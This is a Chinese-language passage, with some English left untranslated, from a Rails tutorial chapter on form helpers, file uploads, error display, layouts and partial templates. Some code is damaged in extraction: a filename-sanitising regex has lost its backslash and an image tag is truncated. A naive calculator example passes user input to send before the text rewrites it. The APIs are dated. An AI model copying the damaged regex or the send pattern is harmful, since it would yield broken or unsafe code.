


Figure 17.2: Models, Controllers, and Views Work Together

当用户提交表单时，原始的 POST 数据被发送回我们的应用程序。

当用户提交表单时，原始的 POST 数据被发送回我们的应用程序。Rails 从表单中抽取字段并构造 params 哈希表。简单地 values(如，由“路由器”从 form “动作”中抽取的 id 字段。) 按层次被存储在哈希表中。如果参数的名字被花括号括住，则 Rails 假设它是另一个结构化数

据的一部分，并且构造一个哈希表来保持这个 values。在这个哈希表内部，花括号内的字符串被用做 key 键。如果参数的名字有多个花括号则重复这个处理。

Form parameters	params
id=123	{ :id => "123" }
user[name]=Dave	{ :user => { :name => "Dave" } }
user[address][city]=Wien	{ :user => { :address => { :city => "Wien" } } }

最后，“模型”对象可以从哈希表中接受新的属性值，这允许我们这样写

```
user.update_attributes(params[:user])
```

Rails 会综合这些。看看图 17.2 内的.rhtml 文件，你会看到“模板”使用了一组“帮助方法”来创建表单的 HTML，如 form_tag() 和 text_field() 方法。让我们再看看这些“帮助方法”。

Form Helpers

“模板”内的 HTML 表单应该由 form_tag() 开始，用 end_form_tag() 结束。传递给 form_tag() 的第一个参数是哈希表，它用于在表单被提交时确定被调用的“动作”。这个哈希表接受与 url_for() 同样的选项(见 289 页)。可选的第二个参数是另一个哈希表，让你设置 HTML 表单标记本身的属性，做一个特例，如果这个哈希表包含 :multipart => true，表单将返回 multipart 表单数据，允许它被用于文件的上传(见 350 页 17.8 节)。

```
<%= form_tag { :action => :save }, { :class => "compact" } %>
```

end_form_tag() 不接受参数。

Field Helpers

Rails 提供了完整的“帮助方法”来支持 text 字段(通常是，hidden，password，和 text 区域)，radio 按钮，和 checkbox。(它也支持带有 type="file" 的<input> 标记，但我们在 350 页的 17.8 节讨论这些。)

Forms Containing Collections

如果你需要在一个表单上编辑来自同一“模型”的多个对象，把你传递给 form “帮助方法”的实例变量的名字用花括号括起来。这会告诉 Rails 来包括对象的 id 做为字段名字的一部分。例如，下面“模板”可让一个用户选择一个或多个与产品列表相关的 imageURL。

```
<%= start_form_tag %>  
<% for @product in @products %>  
  <%= text_field("product[]", 'image_url') %><br />  
<% end %>  
<%= submit_tag %>  
<%= end_form_tag %>
```

当表单被提交给“控制器”时，`params[:product]`将是个含有哈希表的哈希表，它的每个键都是“模型”对象的 id，并且相关的 value 是来自用于那个对象的表单的值。在“控制器”内，这会被用于更新所有像这样的产品行

```
Product.update(params[:product].keys, params[:product].values)
```

所有“帮助方法”至少接受两个参数。第一个是实例变量(典型是个“模型”对象)的名字。第二个参数命名在设置字段值时，被查询的实例变量的属性。这两个参数也一起生成 HTML 标记的名字。参数即可是字符串也可以是符号；习惯上 Rails 使用符号。

所有“帮助方法”也接受一个可选的哈希表，典型地被用于设置 HTML 的 class。这通常是可选的第三个参数，对于 radio 按钮，它是第四个参数。However, keep reading before you go off designing a complicated scheme for using classes and CSS to flag invalid fields. As we'll see later, Rails makes that easy.

Text Fields

```
text_field(:variable, :attribute, options)  
hidden_field(:variable, :attribute, options)  
password_field(:variable, :attribute, options)
```

分别为 text, hidden, 或 password 类型构造一个 `<input>` 标记。缺省内容将取自 `@variable.attribute`。通常的选项包括 `:size => "nn"` 和 `:maxlength => "nn"`。

Text Areas

```
text_area(:variable, :attribute, options)
```

构造一个两维 text 区域(使用`<textarea>`标记)。通常的选项包括：`:cols => "nn"` 和 `:rows => "nn"`。

Radio Buttons

```
radio_button(:variable, :attribute, tag_value, options)
```

创建一个 radio 按钮。通常对每个给出属性都有多个 radio 按钮，每个都带有不同的标记值。在按钮被显示时，被选择的当前属性的值会有一个匹配这些标记值中的一个。如果用户选择了一个不同的 radio 按钮，它的标记值将被存储在字段中。

Checkboxes

```
check_box(:variable, :attribute, options, on_value, off_value)
```

创建一个与给定属性密切相关的 checkbox。如果属性值为 true，它将被检查或者是在属性值在被转换成一个非零的整数时。

随后返回给应用程序的值被用来设置第四个和第五个参数。如果 checkbox 被检查，则设置属性的缺省值为“1”，否则为“0”。

Selection Lists

Selection lists are those drop-down list boxes with the built-in artificial intelligence that guarantees the choice you want can be reached only by scrolling past everyone else's choice.

Selection lists 包含一个选项集。每个选项有一个显示字符串和一个可选的 value 属性。显示字符串用户可见，value 属性在选项被选择后会被发送回应用程序。对于通常的 Selection lists，有个选项可能已被标记为选择；缺省地它的显示字符串被显示给用户。对于 multiselect lists，可以有多于一个选项被选择，在这种情况下，它们的所有 value 都会被发送给应用程序。

基本的 selection list 使用 select() “帮助方法” 创建。

```
select(:variable, :attribute, choices, options, html_options)
```

choices 参数组装 selection list。此参数可以是任何可枚举对象(如，数组，哈希表，数组库查询的结果集都是可接受的)。

choices 的最简单形式是一个字符串数组。每个字符串都成为下拉列表内的一个选项，并且如果它们中的一个若匹配当前@variable.attribute 值，它将被选择(这些例子假设@user.name 被设置为 Dave。)

```
<%= select(:user, :name, %w{ Andy Bert Chas Dave Eric Fred }) %>
```

这会产生下面的 HTML。

```
<select id="user_name" name="user[name]">
  <option value="Andy">Andy</option>
  <option value="Bert">Bert</option>
  <option value="Chas">Chas</option>
  <option value="Dave" selected="selected">Dave</option>
  <option value="Eric">Eric</option>
  <option value="Fred">Fred</option>
</select>
```

如果 choices 参数内的每个都响应 first() 和 last()(如果每个元素本身是个数组的话，就会这样)，选项将使用第一个值做为显示文本，并且最后一个值做为内部 key 键。

```
<%= select(:user, :id, [
  ['Andy', 1],
  ['Bert', 2],
  ['Chas', 3],
  ['Dave', 4],
  ['Eric', 5],
  ['Fred', 6]]) %>
```

这个例子显示的列表将与第一个相同，但是它传回给应用程序的值将是 1, 或 2, 或 3, 或 ..., 而不是 Andy, Bert, 或 Chas。生成的 HTML 是这样的

```
<select id="user_id" name="user[id]">
  <option value="1">Andy</option>
  <option value="2">Bert</option>
  <option value="3">Chas</option>
  <option value="4" selected="selected">Dave</option>
  <option value="5">Eric</option>
  <option value="6">Fred</option>
</select>
```

最后，如果你传递一个哈希表做为 choices 的参数，key 键将被用于显示的文本，value 值被用做内部 key 键。因为它是个哈希表，你不能控制被生成列表内条目的次序。应用程序通常是基于存储在数据库表中的信息构造 selection box。一种方式是通过“模型”的 find() 方法组装 choices 参数。另一种是我们在这个代码片断内使用 find() 调用来调整 select。实际上 find 即可以“控制器”内也可以在“帮助方法模块”内。

```
<%=
  @users = User.find(:all, :order => "name").map { |u| [u.name, u.id] }
  select(:user, :name, @users)
%>
```

注意我们如何获取结果集，并转化它到一个数组的数组内，在数组内，每个子数组都包含 name 和 id。完成同样效果的高级用法是使用 collection_select()。它接受一个集合，集合内的每个成员有显示的字符串和用于选项的 key 键返回的属性。在这个例子中，collection 是个 user“模型”对象的列表，并且我们使用那些“模型”的 id 和 name 属性来构建我们的 select list。

```
<%=
  @users = User.find(:all, :order => "name")
  collection_select(:user, :name, @users, :id, :name)
%>
```

Grouped Selection Lists

Group 很少使用，但是它有 selection lists 的强大特征。你可以使用它们给 list 内条目的标题。图 17.3 显示了一个带有三个 group 的 selection list。




Figure 17.3: Select List with Grouped Options

完整的 selection list 被表现为一个 group 数组。每个 group 是个对象，它有一个名字和一个子选项集合。在下面的例子中，我们将设置一个包含购物选项的列表，并按交货时间分组。在“帮助方法模块”内，我们将定义一个结构来保存每个购物选项，并且定义一个分组选项的类。我们静态地初始化它们(现实应用程序，你或许是从一个表中拖曳数据。)

```
ShippingOption = Struct.new(:id, :name)

class ShippingType

  attr_reader :type_name, :options

  def initialize(name)
    @type_name = name
    @options = []
  end

  def <<(option)
    @options << option
  end

  end

  ground = ShippingType.new("SLOW")
  ground << ShippingOption.new(100, "Ground Parcel")
  ground << ShippingOption.new(101, "Media Mail")
  regular = ShippingType.new("MEDIUM")
  regular << ShippingOption.new(200, "Airmail")
  regular << ShippingOption.new(201, "Certified Mail")
  priority = ShippingType.new("FAST")
  priority << ShippingOption.new(300, "Priority")
```

```
priority << ShippingOption.new(301, "Express")
SHIPPING_OPTIONS = [ ground, regular, priority ]
```

在“视图”内，我们将创建 selection 来控制列表的显示。There isn't a high-level wrapper that both creates the <select> tag and populates a grouped set of options, so we have to use the (amazingly named) option_groups_from_collection_for_select() method. This takes the collection of groups, the names of the accessors to use to find the groups and items, and the current value from the model. We put this inside a <select> tag that's named for the model and attribute. This is shown in the following code.

```
<label for="order_shipping_option">Shipping: </label>
<select name="order[shipping_option]" id="order_shipping_option">
<%=
  option_groups_from_collection_for_select(SHIPPING_OPTIONS,
    :options, :type_name, # <- groups
    :id,:name, # <- items
    @order.shipping_option)
%>
</select>
```

最后，有一些高级的“帮助方法”可很容易地为 countries 和 timezones 创建 selection lists。查阅 Rdoc 获得更多细节。

Date and Time Fields

```
date_select(:variable, :attribute, options)
datetime_select(:variable, :attribute, options)
select_date(date = Date.today, options)
select_day(date, options)
select_month(date, options)
select_year(date, options)
select_datetime(date = Time.now, options)
select_hour(time, options)
select_minute(time, options)
select_second(time, options)
select_time(time, options)
```

有两套 date 选择“部件”(widgets)。第一套是 date_select() 和 datetime_select()，它们创建用于“活动记录模型”的 date 和 datetime 属性的“部件”。第二套，是 select_xxx 样变化，也用于没有“活动记录”支持的工作。图 17.4 显示了“动作”内的这些方法。




Figure 17.4: Date Selection Helpers

缺省地，select_xxx widget 被给出 date[xxx] 样名字，所以在“控制器”内你可以用 params[:date][:minute] 访问分钟的选择。你可以使用 :prefix 选项修改来自 date 的前缀，并且你可以在方括号内使用 :discard_type 选项来禁止添加字段类型。:include_blank 选项添加一个空的选项给列表。

select_minute() 方法支持 :minute_step => nn 选项。例如，设置它为 15，将只列出 0, 15, 30, 45 选项。

select_month() 方法通常列出 month 名字。设置选项 :add_month_numbers => true 来显示 month 数字，或者设置选项 :use_month_numbers => true 来只显示数字。

select_year() 方法缺省地列出自当前年的五年。这可以使用 :start_year=>yyyy 和 :end_year=>yyyy 选项来修改。

date_select() 和 datetime_select() 创建允许用户设置“活动记录模型”内 selection lists 的一个 date(或 datetime) 的“部件”。被存储于 @variable.attribute 内的 date 被用做缺省值。display 包括用于 year, month, day (hour, minute, second) 的各个 selection lists。The display includes separate selection lists for the year, month, day (and hour, minute, second)。Select lists for particular fields can be removed from the display by setting the options :discard_month => 1, :discard_day => 1, and so on. Only one discard option is required—all lower-level units are automatically removed. The order of field display for date_select() can be set using the :order => [symbols, ...] option, where the symbols are :year, :month, and :day. In addition, all the options from the select_xxx widgets are supported.

Uploading Files to Rails Applications

你的应用程序可能允许用户上传文件。例如，一个 bug 报告系统可能让用户上传一个问题的日志文件和代码样本，或者一个博客应用程序让它的用户上传一个小的图像给它们的下一篇篇文章。

在 HTTP 内，被上传的文件被视为一个特殊类型的 POST 消息，称为 multipart/form-data。就像名字暗示的，这个消息的类型由一个表单生成。在表单内，你将使用一个或多个带有 type="file" 的<input>标记。当被一个浏览器提交时，这个标记允许用户按名字选择一个文件。在随后提交表单时，一个或多个文件将被随后表单数据的余下部分被发送回。

为显示文件上传的处理，我们显示一些代码，它允许一个用户上传一个图像并显示一个图像的说明。要做到这些，我们首先需要一个 pictures 表来存储数据。(这个例子使用 MySQL。如果你使用一个不同的数据库，你需要调整 DLL。)

```
create table pictures (
  id int not null auto_increment,
  comment varchar(100),
  name varchar(200),
  content_type varchar(100),
  data blob,
  primary key (id)
);
```

为说明处理过程我们只创建一个简单的上传“控制器”。get “动作”很平常；它简单地创建一个新的 picture 对象并提交一个表单。

```
class UploadController < ApplicationController
  def get
    @picture = Picture.new
  end
end
```

get “模板”包含上传图片(带有一个说明)的表单。注意我们如何覆写 encoding 类型以允许数据被“应答”送回。

```
<%= error_messages_for("picture") %>
<%= form_tag({:action => 'save'}, :multipart => true) %>
Comment: <%= text_field("picture", "comment") %>
<br/>
```

```
Upload your picture: <%= file_field("picture", "picture") %>
<br/>
<%= submit_tag("Upload file") %>
<%= end_form_tag %>
```

这个表单有些微妙。图片被上传到一个称为 `picture` 的属性内。尽管数据库表中不包含那个名字的列。这意味着在“模型”内此处必须有些魔术。

```
class Picture < ActiveRecord::Base
  validates_format_of :content_type, :with => /^image/,
    :message => "--- you can only upload pictures"
  def picture=(picture_field)
    self.name = base_part_of(picture_field.original_filename)
    self.content_type = picture_field.content_type.chomp
    self.data = picture_field.read
  end
  def base_part_of(file_name)
    name = File.basename(file_name)
    name.gsub(/[^w._-]/, '')
  end
end
```

我们定义个称为 `picture=()` 的存取器，它将接受表单参数。它挑选这部分来组装数据库内的列。由表单返回的 `picture` 对象是个有趣的混血儿。它像文件，所以我们可以用 `read()` 方法读取它内容；这就是我们如何获得图像数据到 `data` 列的原因。它也有属性 `content_type` 和 `original_filename`，它让们获取被上传文件的元数据 (metadata)。

注意我们也添加了一个简单的确认来检查表单 `image/xxx` 的内容类型。我们不希望有人上传 JavaScript。

“控制器”内的 `save` “动作”也很平常。

```
def save
  @picture = Picture.new(params[:picture])
  if @picture.save
    redirect_to(:action => 'show', :id => @picture.id)
  else
```

```
    render(:action => :get)  
  end  
end
```

现在，我们数据库中有个图像，我们如何显示这呢？一种方式是给它一个 URL，并从一个 image 标记来链接它。例如，我们可以使用一个 URL，如 upload/picture/123 来返回图片 123。可以使用 send_data() 来返回图像给浏览器。注意我们是如何设置内容的 type 和 filename—这让浏览器解释数据，并给它们一个缺省的名字以便用户选择保存它。

```
def picture  
  @picture = Picture.find(params[:id])  
  send_data(@picture.data,  
            :filename => @picture.name,  
            :type => @picture.content_type,  
            :disposition => "inline")  
end
```

最后，我们可以实现 show “动作”，它显示说明和图像。此“动作”“简单地加载 picture “模型” 对象。

```
def show  
  @picture = Picture.find(params[:id])  
end
```

在“模板”，image 标记链接回返回这个 picture 内容的“动作”。图 175. 显示了 get 和 show “动作”。




Figure 17.5: Uploading a File

```
<h3><%= @picture.comment %></h3>
 @picture.id) %>" />
```

你可以通过缓存 picture “动作” 来优化这种技术的性能。

Error Handling and Model Objects

本章我们已经看到了各种用于“活动记录模型”的“饰件”。它们可以从“模型”对象的属性内抽取它们需要的数据，并且它们以那个“模型”可以从 `request` 参数中抽取它们的方式来命名它们的参数。

“帮助方法”对象以另一种重要的方式与“模型”交互，它们知道每个“模型”内持有的错误结构，并且将使用它们来标记确认失败的属性。

在一个“模型”内构造 HTML 的每个字段时，“帮助方法”调用那个“模型”的 `errors.on(field)` 方法。如果任何错误被返回，被生成的 HTML 将被包装在带有 `class="fieldWithErrors"` 的`<div>`标记内。如果你使用应用程序的样式表给你的页面(我们在 339 页说过)，你可高亮度显示 `error` 内的任何字段。例如，下面 CSS 片断，接受来自“支架”代码自动生成的样式表，放置一个红色边框给确认失败的字段。

```
.fieldWithErrors {
  padding: 2px;
  background-color: red;
  display: table;
}
```

同样，`error` 内的高亮度字段，你或许也希望显示错误消息文本。“活动视图”有两个帮助方法做这些：`error_message_on()` 返回与一个特定字段关联的错误文本。

```
<%= error_message_on(:product, :title) %>
```

“支架生成器”使用了一个不同模式；它高亮度 `error` 内的字段并在顶部用一个简单的外框来显示表单内的所有错误。它使用 `error_messages_for()` 做这些，此方法接受一个“模型”对象为参数。

```
<%= error_messages_for(:product) %>
```

缺省地，这使用 CSS 的 `errorExplanation` 样式；你可以借用 `scaffold.css` 内的定义，写你自己的定义，或者覆写“生成器”代码内风格。


Working with Nonmodel Fields

我们一直在关心 Rails 内“模型，控制器，视图”之间的综合。

我们一直在关心 Rails 内“模型，控制器，视图”之间的综合。但是 Rails 也提供了对创建无相应“模型”字段的支持。这些“帮助方法”被文档在 `FormTagHelper` 中，它们都接

受一个简单的字段名字，而不是一个“模型”对象和属性。当表单被提交给“控制器”时，字段的内容将被存储在 params 哈希表内相应的名字中。这些“非模型帮助方法”的名字尾部带有`_tag`。

我们可以用个简单的计算器应用程序演示它。它提示给我们两个数字，让我们选择一个操作符，然后显示结果。



app/views/test 目录内 `calculate.rhtml` 文件使用 `text_field_tag()` 来显示两个数字字段，`select_tag()` 显示操作符列表。注意我们是如何使用当前 `params` 哈希表的 `value` 来初始化所有三个字段的缺省值的。我们也需要显示在处理来自“控制器”的数字中发现错误的列表，并显示计算结果。

```
<% if @errors && !@errors.empty? %>
<ul>
  <% for error in @errors %>
    <li><p><%= error %></p></li>
  <% end %>
</ul>
<% end %>

<%= form_tag(:action => :calculate) %>
<%= text_field_tag(:arg1, @params[:arg1], :size => 3) %>
<%= select_tag(:operator,
  options_for_select(%w{ + - * / }, @params[:operator])) %>
<%= text_field_tag(:arg2, @params[:arg2], :size => 3) %>
<%= end_form_tag %>
<strong><%= @result %></strong>
```

如果没有 `error` 检查，“控制器”代码将没有任何价值。

```
def calculate
  if request.post?
```

```
    @result = Float(params[:arg1]).send(params[:op], params[:arg2])
end
```

```
end
```

运行一个没有错误检查的 web 页是我们不能承受的奢侈，所以我们必须修改它。

```
def calculate
```

```
  if request.post?
```

```
    @errors = []
```

```
    arg1 = convert_float(:arg1)
```

```
    arg2 = convert_float(:arg2)
```

```
    op = convert_operator(:operator)
```

```
    if @errors.empty?
```

```
      begin
```

```
        @result = op.call(arg1, arg2)
```

```
      rescue Exception => err
```

```
        @result = err.message
```

```
      end
```

```
    end
```

```
  end
```

```
private
```

```
def convert_float(name)
```

```
  if params[name].blank?
```

```
    @errors << "#{name} missing"
```

```
  else
```

```
    begin
```

```
      Float(params[name])
```

```
    rescue Exception => err
```

```
      @errors << "#{name}: #{err.message}"
```

```
      nil
```

```
    end
```

```

    end
end

def convert_operator(name)
  case params[name]
  when "+" then proc { |a, b| a+b}
  when "-" then proc { |a, b| a-b}
  when "*" then proc { |a, b| a*b}
  when "/" then proc { |a, b| a/b}
  else
    @errors << "Missing or invalid operator"
    nil
  end
end

```

如果我们使用 Rails “模型” 对象，这个代码中很多部分都会消失，因为 Rails 内置了这些“家庭管理”式的代码。

17.9 Layouts and Components

到现在，本章中我们都是将代码块和 HTML 孤立开来地查看“模板”。但 Rails 背后的一个驱动思想是 DRY 原则和消除重复。尽管一般的 web 站点有很多重复。

- 1、许多页都共享同一个 tops, tails, 和 sidebars。
- 2、多个页可以包含被提交的 HTML 的同一片断(一个博客站点，例如，一个文章可以在很多地方被显示)。
- 3、同样的功能能出现在很多地方。许多站点有个标准的搜索组件，或投票组件，出现在大多数站点的 sidebars 内。

Rails 有层，局部，和组件，它们会减少这三种情况内的重复。

Layouts

Rails 允许你提交被嵌套在其它被提交的页面中的页。典型地这个特性被用于放置一个标准的，站点范围的页框架(title, footer, 和 sidebar)内的一个“动作”的内容。事实上，如果你已经使用生成器脚本来创建基于“支架”的应用程序，那么你自始至终已经在使用这些“层”了。

当 Rails 从一个“控制器”内请求提交一个“模板”时，它实际上提交了两个“模板”。明显地，它提交了一个你要求的(或者在你没有明确地提交什么东西时，它使用后面带有“动作”名字缺省“模板”)。但是 Rails 也试图找到并提交一个“层模板”(稍后我们会谈到它

如何找到“层”）。如果它找到“层”，它插入指定的“动作”输出到由“层”产生的 HTML 中。

让我们看一个“层模板”。

```
<html>
<head>
  <title>Form: <%= controller.action_name %></title>
  <%= stylesheet_link_tag 'scaffold' %>
</head>
<body>
  <%= @content_for_layout %>
</body>
</html>
```

“层”宣布一个标准的 HTML 页面，它带有 head 和 body 段落。它使用当前“动作”名字做为“模板”的标题，并包含一个 CSS 文件。在 body 内，有个对实例变量@content_for_layout。这是魔术开始的地方。这个变量包含了由通常“动作”提交生成的内容。所以如果“动作”包含

```
def my_action
  @msg = "Hello, World!"
end
```

并且 my_action.rhtml “模板”包含

```
<h1><%= @msg %></h1>
```

则从浏览器中会看到下面的 HTML。

```
<html>
<head>
  <title>Form: my_action</title>
  <link href="/stylesheets/scaffold.css" media="screen"
        rel="stylesheet" type="text/css" />
</head>
<body>
  <h1>Hello, World!</h1>
</body>
```

```
</html>
```

Locating Layout Files

就像你所期望的，Rails 提供了缺省的“层”文件位置，但你可以覆写这个缺省，如果你需要的不同的东西。

“层”是特定“控制器”的。如果当前处理请求的是称为 store 的“控制器”，Rails 将缺省地在 app/views/layouts 目录下查找称为 store_layout 的“层”（带有通常的.rhtml 或.rxml 扩展名）。如果你在 layouts 目录内创建了一个名为 application 的“层”，它将被应用于所有的“控制器”，而不管是否为它们定义了一个“层”。

你可以覆写它，通过在一个“控制器”内部使用 layout 声明。最简单情况下，layout 声明接受一个做为字符串的“层”名字。下面声明会 Stroe “控制器”内所有动作生成的模板，使用文件 standard.rhtml 或 standard.rxml 内的“层”“层”文件会在 app/views/layouts 目录内找到。

```
class StoreController < ApplicationController  
  layout "standard"  
  # ...  
end
```

你可以使用 :only 和 :except 限制符来限制哪个动作将被应用“层”。

```
class StoreController < ApplicationController  
  layout "standard", :except => [ :rss, :atom ]  
  # ...  
end
```

指定一个“层”为 nil，会对一个“控制器”关闭“层”。

当你需要在运行时修改一组页面的外观时，现在正是时候。例如，一个博客站点在用户登录时可能提供一个不同外观的 side 菜单，或者一个 store 站点对维护人员可以有不同的外观页。Rails 支持这种动态“层”的需要。如果被 layout 声明的参数是个符号，它接受一个“控制器”实例方法的名字，此实例方法返回被使用的“层”的名字。

```
class StoreController < ApplicationController  
  layout :determine_layout  
  # ...  
  private  
  def determine_layout  
    if Store.is_closed?
```

```
    "store_down"  
  else  
    "standard"  
  end  
end  
end
```

“控制器”的子类将使用父的“层”，除非它们被使用 layout 指令所覆写。

最后，个别“动作”可通过传递 render() 给 :layout 选项来选择提交一个特定的“层”。

```
def rss  
  render(:layout => false) # never use a layout  
end  
def checkout  
  render(:layout => "layouts/simple")  
end
```

Passing Data to Layouts

“层”可以访问正常“模板”的全部变量。此外，设置在正常“模板”内的任何实例变量在“层”中都是有效的。这可以被用于参数化“层”内的标题或菜单。例如，“层”可能包含

```
<html>  
  <head>  
    <title><%= @title %></title>  
    <%= stylesheet_link_tag 'scaffold' %>  
  </head>  
  <body>  
    <h1><%= @title %></h1>  
    <%= @content_for_layout %>  
  </body>  
</html>
```

一个单独的“模板”可以通过赋值给 @title 变量来设置标题。

```
<% @title = "My Wonderful Life" %>  
<p>
```

```
Dear Diary:
```

```
</p>
```

```
<p>
```

```
    Yesterday I had pizza for dinner. It was nice.
```

```
</p>
```

Partial Page Templates

Web 应用程序通常显示有关同一应用程序对象或多个页面上对象的信息。一个购物车可以在购物车页面和定单合计页面显示一个定单的商品项目。一个博客应用程序可以在主索引页和顶部的注释中显示一个文章的内容。典型地这将在不同的“模型”页面之间调用代码的复制版本。

尽管 Rails 用“局部模板”(常常被称为“局部”)来消除这种重复。你可以把一个局部当做一种子程序：你从另一个“模板”调用它一次或多次，潜在地传递给它 render 对象做为参数。当“局部模板”完成提交时，它返回控制给调用“模板”。

在内部，一个“局部模板”看起来就像其它“模板”。在外部，则有点区别。包含“模板”代码文件必须用个下划线字母开头，以区别“局部模板”和它们更完整的兄弟姐妹。

例如，提交一个博客条目的“局部模板”可被存储在通常的“视图”目录 app/views/blog 中的 _article.rhtml 文件内。

```
<div class="article">
  <div class="articleheader">
    <h3><%= article.title %></h3>
  </div>
  <div class="articlebody">
    <%= h(article.body) %>
  </div>
</div>
```

其它“模板”使用 render(:partial=>) 方法来调用它。[在 2005 年 6 月前，提交局部模板使用 render_partial() 方法。你现在还能从例子代码中看到它。(事实上，“支架”代码还用它生成 edit 和 add “模板”。)这个方法还支持但它是不被推荐的。]

```
<%= render(:partial => "article", :object => @an_article) %>
